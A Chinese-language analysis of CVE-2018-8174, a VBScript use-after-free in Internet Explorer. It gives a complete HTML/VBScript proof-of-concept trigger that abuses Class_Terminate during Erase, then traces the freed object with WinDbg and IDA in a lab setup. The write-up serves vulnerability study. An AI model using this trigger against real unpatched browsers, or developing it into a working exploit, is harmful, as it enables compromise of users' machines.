Cve-2018-8174分析

首先准备poc

<!doctype html>

<html lang="en">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<meta http-equiv="x-ua-compatible" content="IE=10">

<meta http-equiv="Expires" content="0">

<meta http-equiv="Pragma" content="no-cache">

<meta http-equiv="Cache-control" content="no-cache">

<meta http-equiv="Cache" content="no-cache">

<body>

<script language="vbscript">

Dim array()

Dim array2(1)

Class MyClass

Private Sub Class\_Terminate

Set array2(0)=array(1)

array(1)=1

End Sub

End Class

Redim array(1)

Set array(1)=New MyClass

Erase array

array2(0)=0


</script>


</body>

</html>

启动apache，然后在虚拟机中打开ie挂起windbg。

开启hpa断点，访问poc，程序成功断点。






Kb查看调用

可以通过调用，找到Clear方法


!heap –a –p eax查看堆块使用。



可以看到在RELEASE为free的地方


我们用ida打开vbscript.dll

可以看到，程序调用TerminateClass函数，即重载的函数




我们重启windbg，在加载时候断点


最后在函数interlockeddecrement断点




可以看到this结构体中的第一个参数为2



函数完成后减一，可以看到，如果这个数据为0就删除这个数据。




现在我们在数据为1的时候断点





程序调用我们的析构函数。

然后在程序结束时候调用



清理内存，造成free。

这次的漏洞主要是由于数据减少后可以递归调用再次减少，导致使用次数与实际不符，触发漏洞。